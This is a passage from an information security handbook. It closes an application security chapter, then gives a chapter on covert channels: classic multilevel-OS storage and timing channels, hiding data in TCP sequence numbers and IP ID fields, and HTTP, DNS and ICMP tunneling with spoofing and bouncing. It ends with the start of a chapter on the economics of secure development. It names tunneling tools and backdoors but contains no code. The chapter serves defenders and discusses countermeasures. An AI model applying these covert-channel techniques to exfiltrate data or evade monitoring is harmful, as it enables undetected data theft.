Outsourced development services should be treated no differently than in-house development. Both should adhere to a strict set of security application requirements. In the case of the outsourced development effort, it will be up to technical contract representatives to ensure that all security requirements are addressed and covered during an independent code review. This should be spelled out in the requirements section of the

Request for Proposal. Failure to pass an independent code review then requires a second review, which should be paid for by the contractor as a penalty.

Summary

The three basic areas of applications security — development, production, and commercial off-the-shelf software — are present in all organizations. Some organizations will address application security in all three areas, while others only in one or two areas. Whether an organization develops applications for internal use, for clients as a service company, or for commercial sale, the necessity of practice plays a major role in the area of trust and repeated business. In today's world, organizations are faced with new and old laws that demand assurance that the software was developed with appropriate security requirements and controls. Until now, the majority of developers, pressured by senior management or by marketing concerns, have pushed to get products into production without any guidance of or concern for security requirements or controls. Security now plays a major role in the bottom line of E-commerce and critical infrastructure organizations. In some cases, it can be the leading factor as to whether a company can recover from a cyber-security attack. Represented as a major component in the protection of our critical infrastructure from cyber-security attacks, application security can no longer be an afterthought. Many companies have perceived application security as an afterthought, pushing it aside in order to get a product to market. Security issues were then taken care of through patches and version upgrades. This method rarely worked well, and in the end it led to a lack of customer trust and reflected negatively on the integrity of the development company. The practice of application security as an up-front design consideration can be a marketing advantage to a company. This can be marketed as an added feature so that, when the application is installed on an appropriately secure platform, it will enhance the customer's enterprise security program — not help to compromise it.

Reference

1. NIST Special Publication 800-16, *Guide for Developing Security Plans for Information Technology Systems*, 1999.

Covert Channels

Anton Chuvakin, Ph.D., GCIA, GCIH

Although the words "covert channeling" bring up for some people images of spies and evil spirits, the meaning we discuss in this chapter is even more interesting and sometimes even more sinister.

Secret communications, where there is seemingly no communication happening within the same machine or even across the network, can be accomplished with covert channels. Specifically, communication that violates a site security policy despite the deployed technology safeguards is of particular interest.

We should note that we are not talking about steganography, which is mostly about hiding data and not about moving data from place to place. Hidden data can be moved together with the object it is hidden in, but if all such communication is also blocked, steganography just will not help. A covert channel, however, might still be established. To some extent, transmitting data embedded in images via steganography in case such image transfers are allowed would likely constitute a "covert channel" (see the formal definitions below).

First, we would like to introduce some background of the problem of covert channels. Indeed, covert channeling is a problem from the attacker's point of view (how to channel covertly and effectively) and from the defender's point of view (how to detect and prevent such channels).

The notion of covert channels was popularized by the "rainbow series" of the books by the National Computer Security Center (NCSC) affiliated with the National Security Agency (NSA). This series is officially known as the Department of Defense Trusted Computer System Evaluation Criteria (TCSEC). The "Light Pink Book," officially titled *A Guide to Understanding Covert Channel Analysis of Trusted Systems,* contained the definitions, classifications, identification, and handling of covert channels as well as methods to limit the possibilities for covert channeling during the system design phase. It was published in 1993, prior to the snowballing growth of the Internet. Before that time, covert channels were discussed in some computer science publications within academia and the military.[1]

The "Light Pink Book" provides many definitions of the covert channel. For example:

> A communication channel is covert if it is neither designed nor intended to transfer information at all

or a channel

> …using entities not normally viewed as data objects to transfer information from one subject to another.

Currently, covert channels can be viewed as "old" and "new." The classic descriptions from the "Light Pink Book" are not very relevant in today's highly distributed networking environment, where workstations and servers exchange data across WANs and LANs, and multilevel operating systems are all but absent from most computing environments. An ability to signal other users by accessing the swap file or changing an entry in /tmp directory on a UNIX system does not sound like a terrible risk to the E-commerce site. On the other hand, an ability to send information from the customer database in real-time through firewalls while being invisible to the intrusion detection systems might scare many an executive. Thus, old covert channels such as information leaks across the security levels on a multilevel mainframe are likely left in the 1980s, and the new covert channels such as risks of hidden network accesses and invisible tunneling for data theft are here to stay for the foreseeable future. The study of communication in a highly restricted network environment where most normal protocols are blocked and monitored also presents some interest at this time.

Additionally, the fusion of malicious software and autonomous attack agents with covert channels might bring the risk level from "blended threats" (as touted by some security vendors) to a new level and limit the effectiveness of many current security controls.

In spite of the relative obscurity and obsolete nature of classic host-based covert channels, we will review some of the theory behind them and some methods to eliminate such communication during the system design stage. A lot of effort was dedicated to such research in the 1970s, 1980s, and the early 1990s.

The "Light Pink Book," which defined the comprehensive covert channel analysis (CCA), listed the following four objectives of covert channel analysis:[2]

1. Identification of covert channels
2. Determination of covert channels' maximum attainable bandwidth
3. Handling covert channels using a well-defined policy consistent with the TCSEC objectives
4. Generation of assurance evidence to show that all channels are handled according to the policy in force

Just to clarify, the environment in which the described covert channels take place — a secure multilevel OS with mandatory access controls (MAC) — is described by a security policy similar to the following:

- The process at higher security levels can read the objects at lower security levels but cannot write to them (because that will constitute a data leak)
- The process at lower security levels can write to the objects at higher security levels but cannot read them (because that will constitute an access to forbidden information)

Two main types of covert channels identified in the "Light Pink Book" are storage and timing channels. As defined in the book, "a potential covert channel is a storage channel" if its scenario of use

> …involves the direct or indirect writing of a storage location by one process and the direct or indirect reading of the storage location by another process.

That means that the processes communicate by allocating some resource and checking for the evidences of such allocation.

Similarly, "a potential covert channel is a timing channel" if its scenario of use involves a process that

> …signals information to another by modulating its own use of system resources (e.g., CPU time) in such a way that this manipulation affects the real response time observed by the second process.

That means that one process attempts to influence the timing of whatever event is visible to the second process. Examples of both kinds are provided later.

As for countermeasures, early researchers agreed that it is impossible to eliminate covert channels from the system. Some methods (such as avoiding resource sharing completely, usually at some performance penalty) were developed. However, it was deemed more effective to try to reduce their bandwidth. Keeping in mind a particular covert channel, the system designers will introduce noise in the covert information flow, thus hindering the transmission by reducing the bandwidth. By making the channel noisy by adding random delays and other factors into various system processes while keeping the performance adequate, the designers usually managed to reduce the bandwidth of known covert channels. It was also required to carefully document all possible channels discovered during the system design and implementation phases and provide methods to reduce their bandwidth. In many cases, the bandwidth of several bits per second was deemed acceptable, and sometimes even high numbers (such as for systems processing images) were acceptable.

Following are some classic examples of such covert channels. Keep in mind that the described events occur in the multilevel OS platform where the communication between levels is prevented based on the special policy. Thus, the example might sound unimportant and even downright silly for the common commercially available systems, but apparently were viewed as critical in secure OS.

1. One program locks the file for access (such as for writing) from one security level and another one is checking the lock. One bit of information can be transmitted per time unit; file is locked corresponds to 1 and unlocked is 0.
2. One process allocates disk space and another is checking for available space. If the second process fails to allocate, it knows that the first is transmitting the 1, and allocation success indicates 0.
3. The program reads a page of data. When a second program tries to read the same page, it comes quickly (already loaded in memory, 1) or slowly (had to be received from disk, 0). Thus, 1 bit is transmitted between the security levels.

4. The program creates an object, thus exhausting a unique object identifier of some kind (such as a UNIX user ID). The second program also attempts to create such an object and notices the available unique identifier. Thus, it can deduce that the first program actually tried to create an object (1) or that it did not (0).
5. A process tries to unmount a file system, which might or might not be busy. The second process tries to send information by allocating or deallocating disk space on the same file system.

To conclude and to illustrate the relevance (or rather total irrelevance) of these covert channels for modern information systems, one should note that the NSCS' CCA guide applied only to systems rated B2, B3, and A1 by the TCSEC criteria. The TCSEC ratings go (or rather went, since TCSEC is now supplanted by Common Criteria) from the least secure D to C1, C2, B1, B2, B3, and the most secure A1 (see http://www.radium.ncsc.mil/tpep/epl/epl-by-class.html). Most commercial UNIX and NT systems would be rated at C1; some with high-security packs and add-ons get to C2. Few heavily modified UNIX systems rate as B1 and no general-purpose OS ever got to B2. Thus, CCA and covert channels, as defined and evaluated in the "Light Pink Book," have absolutely no relevance in the modern computing environment, perhaps outside the highly restricted government installations using special-purpose operating systems. Additionally, the book directly states that "the notion of covert channels is irrelevant to discretionary security models" such as those used in most commercial OS.

We will now turn to more modern times and look at covert channeling across the protected network. We will first look at covert channels within the basic TCP/IP protocols and then briefly describe the application protocol covert channeling (and tunneling, as its trivial case).

Before we delve into the exciting world of covert network communications, we will briefly review TCP/IP networking, which powers most of today's networks.

Applications communicating over TCP/IP networks use a subset of OSI (Open Systems Interconnection) network protocol layers. Briefly, the application typically communicates using an application layer protocol (such as SMTP, HTTP, POP3, IMAP, SNMP, and many others, both open and proprietary). Such communications (e.g., client requests and server responses) are formed using the rules defined by these application protocols. The application protocol messages (such as a GET request to download a Web page in HTTP) are then encapsulated in the appropriate network layer protocol (such as TCP or UDP). The encapsulation process involves adding headers and footers (in some cases); also, sometimes an intermediate layer (e.g., session or transport, such as SSL or TLS) is also used before the network layer. Further, the TCP or UDP message is encapsulated in the IP message, again adding appropriate protocol headers. Then, depending on the physical transmission media, the IP message, also called a "packet," is encapsulated in the data-link layer (such as the Ethernet, ATM, or Frame Relay) messages, called "frames." Next, it reaches the bottom of the protocol stack at the physical layer, which handles the electrical or optical signals carrying the data through the wire.

Exhibit 95.1 shows an example using the Ethereal protocol analyzer. The picture shows all the protocol layers from telnet (application layer) to the Ethernet frame (physical layer).

We will also look at the headers that are added in the encapsulation process. Exhibit 95.2 shows the structure of the TCP header. Some of the fields in the header are source and destination ports, urgent flag, sequence (SN) and acknowledgment numbers (ACK), offset, options, and others. The field sizes (important for our further analysis) are also shown. For example, the destination or source port is a 16-bit value (ports go from 0 to 65535, which is 2^{16-1}) and the sequence number is a full 32-bit field.

Exhibit 95.3 shows the IP header. Some of the fields in the header are source and destination addresses, version, type of services (TOS, recently also assigned to ECN, explicit congestion notification), padding, length, time-to-live (TTL), identification (IP ID), protocol, options, and others. The field sizes (important for our further analysis) are also shown. For example, the IP ID is a 16-bit field and version is a small, 4-bit field.

Here is how it is relevant to network covert channels. Many of the fields in the TCP (also UDP) and IP headers are somewhat undefined (TOS/ECN), unset (padding), set to random values (the initial sequence number), set to varied values (IP ID), or are optional (such as options). This very important fact creates possibilities for mixing in the information without:

- Breaking the TCP/IP standard (and thus preventing the transmission of the packet)
- Making the packet appear anomalous (and thus triggering the network intrusion detection systems)

For example, whenever a TCP connection is established, a random initial sequence number is generated by the sender for the first packet in the connection (carrying the SYN flag). The following is how such a packet is shown in the tcpdump tool (flags: -vvv):




EXHIBIT 95.1 Network protocol encapsulation.




EXHIBIT 95.2 The TCP header structure.

```
11:45:43.965497 src.thisdomain.com.34620 > dst.thatdomain.com.telnet:
S [tcp sum ok]

738144346:738144346(0) win 5840 <mss 1460,sac kOK,timestamp 8566305
0,nop,wscale 0> (DF) [tos 0x10] (ttl 64, id 34427, len 60)
```

The initial sequence number (ISN) is 738144346. It is worth noting that different operating systems use different algorithms for this number generation, from almost-random to deterministic. The covert channel is apparent here: if one is to encode a message (or part of the message) in the ISN, one can carry almost the full 32 bits of information (or less if some random bits are added for higher security) per established TCP session




EXHIBIT 95.3 The IP header structure.

(all subsequent sequence numbers are derived from the first one). A similar channel can be established using the acknowledgment sequence number.

This channel is likely impossible to detect and stop, unless a connection goes through an application-level proxy (such as a good proxy firewall) or other device that breaks the original TCP session. Additionally, some NAT (network address translation) implementations might break some of the header fields, such as IP ID.

Sending a lot of information is unlikely with the above channel because one has to establish a lot of TCP sessions, which might appear suspicious. We would like the opportunity to carry data in every packet of the connection and not only in the initial one.

Using the IP ID field was suggested by Rowland.[3] The field may have a nonzero value on any packet, which allows the information transfer of up to 16 bits per packet without raising suspicion, because the IP ID field can have any legitimate value. Such a covert channel is implemented in the covert_tcp program.[3] Application proxy will always break such a covert channel as referenced above.

Covert channels can be significantly improved by adding spoofing and bouncing. Spoofing can help conceal the source of the communication, but can complicate things because response to such communication needs to be picked up off the wire by the sniffer. Spoofing also can help to create diversions by initiating spurious connections to third-party machines not related to the communicating parties. Bouncing (possible with, for example, ACK sequence number channel) works by initiating a spoofed communication with an innocent third party, which would then unwittingly respond to the intended destination of communication. More details on implementing this are also provided by Rowland.[3]

Similarly, encrypting the message before transmitting it over the covert channel is also helpful to add another layer of protection in case the channel is required. It can also help to prevent various man-in-the-middle and message injection attacks, possible in case the channel is discovered.

A detailed look at all the IP, TCP, UDP, ICMP, and other network protocol header options for the purpose of evaluating the potential of covert channels (with suggestions on blocking them) will provide a fascinating area of study, but unfortunately lies outside the scope of the current chapter. One of the efforts that covers many other header fields is found in Hintz.[4]

We should also note that covert communication (while not strictly a covert channel) is possible using the "uncommon" protocols (e.g., NVP, IGMP, EGP, GGP, etc.), which are not expected to carry interactive sessions. A casual look at "/etc/protocols" file on any UNIX machine reveals a long list.

Fortunately, or unfortunately, it depends on the side of the "security equation"; any device that interrupts the flow of the TCP/IP connection at higher layers, such as application proxy (Web proxy, SOCKS, etc.) or a good proxy firewall, will recreate the TCP/IP header and wipe out all the information hidden therein, with the exception of the destination port, which cannot be used for covert channeling due to its fixed value. Additionally, such a device will block the "uncommon" protocols, only allowing the specified list. How can one bypass this limitation? A higher-layer covert channel is the answer.

The trend to tunnel various network protocols over HTTP disturbs many security professionals because "everything over HTTP" means that many new attack vectors become possible through the firewall. This scenario also gives rise to new possibilities for covert channels. A classic example is a flurry of normal HTTP

GET requests (used to fetch the content off the Web server) to specific "scripts" or "Web applications." Many URLs used by today's Web applications are complicated and can be made to carry information. Requesting "http://www.example.com/detail/-/0130259608/102-5403649-1054521?akg" might mean something different from requesting "http://www.example.com/detail/-/0130259608/102-5403649-1054521?bkg," and such long URLs can carry hundreds of bytes of information from the client machine to the malicious server. The response is possible via the pages themselves or via HTTP response codes (200, 302, 403, 404, etc.). Many programs utilizing telnet-like connectivity over the HTTP protocol are known (e.g., see "wwwshell"[5]).

Other application protocols (such as DNS) also open tunneling and covert channeling possibilities. In fact, "telnet over DNS" implementations are known, as are some others (such as "ICMP telnet" or Loki, detected by most current intrusion detection systems). Even "shell over SMTP," i.e., over e-mail, was implemented. Application protocols are well suited for tunneling because such communication can be made to pass through high-security proxy firewalls provided that the rules enforced by the firewalls are not violated. For example, the above HTTP GET methods should be completely transparent to the firewalls. To summarize, we will refer the reader to the humorous example in Waitzman[6], which illustrates that tunneling is possible even in such extreme cases.

Recent advances in application-level tunneling include the "setiri" backdoor, described in Temmingh and Meer.[7] The backdoor utilizes the legitimate network applications to perform HTTP tunneling, thus avoiding not only network, but also host-based security controls.

Another real-life example of covert communication in action includes spoofing an NVP backdoor, discovered and analyzed by the Honeynet Project.

Now let us discuss covert channel risk analysis and countermeasures. As mentioned earlier, the classic host-based covert channels present almost no risk to the modern IT environment. Secure multilevel operating systems, where such channels manifest themselves, are not in widespread use.

The risk of network-based covert channeling is harder to evaluate. Due to the extreme advantage that the attacking party possesses in this case, it is suspected that most cases of covert channel use are never discovered and prevented. Automated attack agents such as worms and Trojans utilizing covert communication would present a high level of risk, provided they are actually discovered and described by anybody. We can only suspect that such methods are indeed used by advanced attackers.

As for preventive measures, keeping in mind that even the "Light Pink Book" authors stated that complete elimination is impossible on the host level, the network environment presents a more formidable challenge. Although system design analysis aimed at preventing some covert channels was conceivable in the tightly-controlled environment of the secure OS, no such analysis is likely to happen on the network. There is simply too much variety in methods of communication occurring on the modern networks.

To some extent, the proxy firewall and a combination of signature-based and anomaly-based intrusion detection systems can help, but infinite possibilities exist for evading such systems by various covert channels. Additionally, inline traffic normalizers (similar to the one proposed in Handley, Paxson, and Kreibich[8]) may serve as an additional layer of protection.

References

1. Lampson, B.W., A Note on the Confinement Problem, *Communications of the ACM*, 16, 10, 613–615, October 1973.
2. A Guide to Understanding Covert Channel Analysis of Trusted Systems, NCSC-TG-030 Version-1.0 ("Light Pink Book"), available at http://www.fas.org/irp/nsa/rainbow/tg030.htm, National Computer Security Center, November 1993.
3. Rowland, C.H., Covert Channels in the TCP/IP Protocol Suite, available at http://www.firstmonday.dk/issues/issue2_5/rowland/, also published in *First Monday,* 2, 5, May 5, 1997.
4. Hintz, D., Covert Channels in TCP and IP Headers, presented at DefCon X conference http://www.defcon.org/images/defcon-10/dc-10-presentations/dc10-hintz-covert.ppt.
5. Reverse WWW Tunnel Backdoor, available at http://www.securiteam.com/tools/5WP08206KU.html.
6. Waitzman, D., A Standard for the Transmission of IP Datagrams on Avian Carriers, available at http://www.ietf.org/rfc/rfc1149.txt, April 1, 1990.

7. Temmingh, R. and Meer, H., Setiri: Advances in Trojan Technology, presented at DefCon X conference, available at http://www.defcon.org/images/defcon-10/dc-10-presentations/dc10-sensepost-setiri.ppt.
8. Handley, M., Paxson, V., and Kreibich, C., Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics, presented at USENIX, available at http://www.icir.org/vern/papers/norm-usenix-sec-01-html/.

Security as a Value Enhancer in Application Systems Development

Lowell Bruce McCulley, CISSP

> If carpenters built houses the way programmers build programs, the first woodpecker that came along would destroy civilization.
>
> **— Weinberg's Second Law of Computer Programming**
>
> Woodpeckers are just attempting to remove bugs.
>
> **— Further commentary by Weinberg**

Jerry Weinberg was actually commenting on the state of the art in software engineering in the 1960s, not present-day security engineering, when he authored his second law. The fact that his comment is as pertinent to today's malicious hackers as it was to innocent practitioners of by-gone days illustrates the fundamental truth that security is an inherent attribute of well-designed information systems. His additional commentary points out that systems-engineering activities (e.g., debugging) destabilize systems, clashing with the security imperative for stable systems. This chapter suggests that enlisting woodpeckers (or systems developers) in the security effort benefits both security and development. We posit that it is best to justify information security programs on economic issues in the management hierarchy by showing value from cooperating on technical issues in the project arena. The best way to benefit the development team and the entire organization is by working in harmony with development priorities, so we present several ways to do so.

We begin by surveying the current state of the art in information security programs, in which we identify some things that do not work as well as they might. Economic factors are discussed as the fundamental drivers of management decisions about technology, applications systems, and security. We proceed to an examination of the nature of application systems and associated technologies, to better define our focus and the scope and bounds of our concerns. This leads into a review of the systems development life cycle that applications follow, to understand how the development activities and security concerns change at different stages in the existence of applications systems. Finally, we introduce an innovative approach to using a new security engineering tool in a way that generates value for the systems development process. We close by discussing the integration of that approach into the systems development life cycle, and identifying some potential directions for future research and development.

State of the Art in Business Applications Systems Security

A paradigm shift seems needed in our approach to securing business information systems.

The fundamental shift is to position security as a value enhancer throughout the application systems life cycle, especially the development engineering process. Application systems security would benefit from several effects of this shift, based on decades of experience developing critical systems. The reason is that business

organizations often resist rather than promote security programs, on economic grounds. Application systems are the most important point of focus, because they are the *raison d'etre* for information systems (and thus for information security) in the business world. To successfully accomplish this, we must first understand several things, including economic factors, the nature of application systems and their life cycle, security drivers, and even historical context. This chapter presents a framework and some tools to help integrate security into the application systems development process as a value enhancer.

Dr. Peter Tippett, CTO of TruSecure, recently wrote:

> For years, the focus of most security efforts has been centered on identifying and then fixing vulnerabilities in technology. The prevailing belief is that if a hole is found in the IT armor of an organization, it should be fixed immediately before it can be exploited by some cyber-deviant. While this approach sounds logical and effective, it is actually the beginning of a vicious cycle that occupies vast amounts of time and wastes several millions of corporate, government, and consumer dollars every year.[1]

Dr. Tippett goes on to draw an analogy with healthcare, saying:

> The current approach to security would also have us inoculated for the most minor of illnesses, and protected against every possible cut, bruise, or blister….

which is both ineffective and impractical. Medicine has progressed beyond this piecemeal approach by taking a holistic view of the organism and by emphasizing prevention as the best cure. Unfortunately information security has not followed that model, at least not yet, but it suggests a framework to use as a model to improve our struggling InfoSec efforts. We need to extend our focus to view information systems as functional entities rather than collections of technical components, and to define and address security concerns in that holistic context. By doing so, we also have the opportunity to transform our security efforts from a costly burden into a valuable benefit.

Securing Web-based business-to-business (B2B) E-commerce application systems poses new problems requiring a new approach to engineering security into the application systems development life cycle. A typical Web-based application utilizes external (e.g., Internet) connections from existing segmented network infrastructures that provide a layered defense-in-depth. The external connections are firewalled to protect an exposed demilitarized zone (DMZ) with hardened bastion hosts providing authorized services, monitored by intrusion detection systems (IDS), and isolated from the internal network by additional firewalls. No unnecessary ports are left open, and external network scans will find no vulnerabilities. This effectively isolates the internal systems from the uncontrolled external environment at the network infrastructure level, but at the application level things are different. By design, the Web server provides external connectivity to internal functions because that is the powerful advantage of E-commerce. However, this means that the external users are interacting with database and application servers that are not directly exposed through the infrastructure, but which may now be left exposed to attacks through the application design. The traditional approach of patching components when security vulnerabilities are found is no longer acceptable when those vulnerabilities may be discovered by attacks that disrupt databases critical to production scheduling or supply-chain ordering.

The reason for this situation is that today's integrated business information systems are highly evolved and complex systems of interdependent components structured in a logical organization, not a piecemeal collection of independent components to be patched and secured independently. As the complexity of our systems increases, the difficulty of finding and patching all the chinks in their armor becomes unmanageable. Worse, hidden dependencies arise that prevent recognition of vulnerabilities or prevent the application of patches, as well as obscuring responsibility for maintaining security. These factors all raise the cost of maintaining application systems security, which could be mitigated by more effective consideration of security when developing application systems.

For example, many systems affected by the SQL Slammer worm were reportedly running applications that embedded the affected Microsoft server code. Some of the system owners may not have even known their system was running the Microsoft code as a dependency within another package, which raises the question of whether they or the third-party software vendor (TPSV) bore responsibility for applying the requisite security patches. Many customers turn to TPSVs because the customer technical resources are limited, so they are dependent on the TPSV for support, including security issues associated with TPSV packages. TPSVs cannot blindly pick up patches from platform vendors and apply them to production systems at customer sites, because of risk that the patch may cause unforeseen and undesired side effects. The cost of qualifying vendor patches and applying them at customer sites is economically unpalatable for TPSVs, so it is unlikely that they will assume this role without some prodding. Potential liability exposure might be the necessary incentive, but

reducing the required expense also would reduce the disincentive. Better engineering of security as a part of application systems development could provide this reduction.

The key to engineering security as a part of the application systems development process is to see security as an inherent attribute or characteristic of systems, not a separate feature. Basically, security is a way of expressing the robustness or fragility of systems. Information security concerns are described as confidentiality, availability, and integrity. When any of those is violated and expectations or requirements are not met, it is irrelevant whether they are broken by a malicious actor or the perversity of nature. Downtime, data corruption, and inappropriate disclosure are undesirable because they cause bad effects, not because they are caused by hostile adversaries. This definition makes security a feature that should be addressed within the established application systems development community, not parceled out for assignment to a separate organizational function. Information security practitioners can best promote improved practices by forming cooperative partnerships with application systems development organizations.

As a starting point, consider application security as a systems problem in which the overall security requirements and results are determined by the system environment. This is really another way of saying that appropriate security is accomplished by defense-in-depth, with the defense designed into overall system structure. The appropriate security is determined by application system requirements and implemented by making design tradeoffs and utilizing underlying host and network facilities. For example, consider a sensitive application that sends user IDs and passwords unencrypted over a highly secure network using private protocols. Conventional information security practices might argue that an environment using unencrypted passwords should not be described as highly secure, but, in light of other design features, the cost of encryption is not justified by the value. Overall, the system is sufficiently secure, although one component may be less secure than it might possibly be. The successful security practitioner must understand how much security is enough, and how to accomplish that level of security cost effectively. Exploiting existing processes in the application systems development organization is a good way to accomplish this, and this chapter offers ways to do so.

Economic Factors

In the real world of business organizations, applications are the reason systems get built and deployed, to create and promote real economic value. Management decisions are driven most clearly by economic factors in the business world, but cost–benefit analyses are the underlying decisive factors in most sectors. There are complex psychological factors involved in accepting a certain cost in order to prevent risking an uncertain cost, so justifying the costs of information security programs on the basis of risk and cost avoidance can be difficult. It seems better to understand the forces that drive business initiatives and align security program justifications in harmony with them.

The fundamental issues that motivate the need for continued improvement in applications systems in business are nontechnical in nature. Economics is always the overriding priority, because even long-term strategic initiatives are undertaken in expectation of profitable returns on the investment. This gives systems associated with direct revenue producing activities a high stature, with those involved with handling money equally important (in many but not all companies, sales is more important than finance or operations). Systems dealing with cost containment and organizational overhead are not as high a priority, which may be significant to security program investments. Competitive advantage is a significant priority, because it generates economic benefits. Managers are always under pressure to reduce costs, and schedule is a cost, so managers are also pressed to shorten delivery dates as much as possible. All of these factors work against an isolated information security program that presents a clearly measurable cost against benefits of uncertain economic value, and make it desirable to find ways to use security programs to add measurable value.

Costs of developing information systems are a particularly difficult issue for most organizations, because of a number of inherent factors. Systems development is a highly specialized technical discipline that requires creative problem solving. The combination of discipline and creativity is not easily managed, leading to frequent schedule problems and associated budget overruns. Until a system is completed, the development results are not apparent, which forces management to expect success in large part based only on faith in the developers. These factors make development managers especially sensitive to issues that might affect schedule and costs. Security requirements introduce additional complexity and requirements into an already-difficult development environment, so information security programs are often not embraced enthusiastically by systems developers. Using security initiatives to help facilitate meeting development schedules and budget requirements is a desirable alternative that improves teamwork.

Experience has consistently shown that the cost of fixing problems scales dramatically upward later in the application systems life cycle. Obviously, the cost of fixing a problem in design is much less than the cost of finding and fixing it once the system is built and in QA testing, and the cost of finding and fixing it once the system is in production use is even more. As a rough rule of thumb, the cost of fixing problems increases by an order of magnitude, or is about ten times as much, for each stage later in the life cycle that the problem is found and fixed. Doing it right the first time is easiest and cheapest! This is really the fundamental drawback in the common approach to fixing security flaws as they are found in the field.

This phenomenon provides a great opportunity to turn the situation around and use security engineering to contribute positive value during the development process. By providing tools and techniques to identify and fix problems earlier in the system life cycle, security engineering can help to reduce the costs of those problems. For a simple example, buffer overruns frequently are the cause of vulnerabilities exploited by malicious adversaries, but they are also a cause of failures due to inadvertent errors, so they are undesirable because they cause a variety of problems. Thus, QA should and often does test for such scenarios. If QA is testing for buffer overruns, it will be much less expensive for developers to diligently avoid creating any that reach QA. That means using design and implementation techniques that prevent them and development tools that automatically recognize and test for them. This simple example shows good development engineering practice as well as purely information security considerations, but it illustrates the potential value that security engineering can provide by helping to reduce the cost of developing robust systems.

One major contributor to the cost escalation as problems are found and fixed later in the life cycle is the investment in schedule resources. Personnel and equipment have associated costs that must be accrued over time, so any extension of the schedule causes an increase in costs. This is a very important point for security practitioners to consider in their interaction with development organizations, because schedule is a very important and sensitive issue for developers. Any perception by the development team that security measures might cause delays or impede schedule progress is likely to lead to an adversarial relationship between the developers and the security practitioners. On the other hand, sensitivity to schedule issues and helpful cooperation in seeking to improve schedule performance will engender a much more positive relationship. Because many of the security concerns, especially those associated with availability and integrity, are also aspects of robust, reliable application systems, promoting good information security practices will contribute to improving quality without impacting schedule.

One particular issue around schedule may be a particular concern and an especially sensitive issue for the security practitioner to consider in certain development organizations. Software developers make a distinction between software prototypes, which are "quick and dirty" implementations used to explore design alternatives and evaluate their characteristics, and production-quality code that refines the chosen design alternative into a solid, robust implementation. A frequent issue is the pressure to take software prototypes to release prematurely, before refinements such as error checking or buffer bounds checking are added. A software development methodology referred to by terms such as "rapid deployment" or "extreme development" has gained some vogue, based on alleged cost reductions realized from dramatic schedule reductions. This methodology purports to reduce time and cost spent in development by using a quick turnaround to reduce the cost of fixing only those problems that are found to occur in production operations (the argument is "why waste time designing out problems that may never occur?"). This may simply hide costs by shifting them from development to operations or applications users, which is where the effects of production problems will be borne. The security risk is that such extreme development methodologies may be encouraging bad behavior (in slighting design and QA) for schedule rewards at the expense of introducing vulnerabilities that will only be recognized when they are exposed by operational incidents. These methodologies may have value to the organization, but need to be scrutinized carefully for total life-cycle cost justifications. Security practitioners should be aware that such "bleeding edge" approaches are often extremely attractive to the creative technical personnel on development teams so that related issues (such as security compromises) may turn into political hot potatoes.

To summarize, the main factors that are the drivers for business applications of information systems are nontechnical and primarily economic in nature. Direct financial impacts such as revenues and cost are extremely important, and strategic issues such as agility and competitive position are also very significant. These needs motivate the need for applications systems and also shape the organizational environment and life cycle of such systems. Businesses will always want better systems sooner and cheaper, so anything contrary to those imperatives will be swimming against the tide. Information security practitioners need to align their efforts to promote these business priorities and position themselves in the mainstream of organizational efforts supporting those priorities in order to effectively accomplish the mission of protecting the information assets

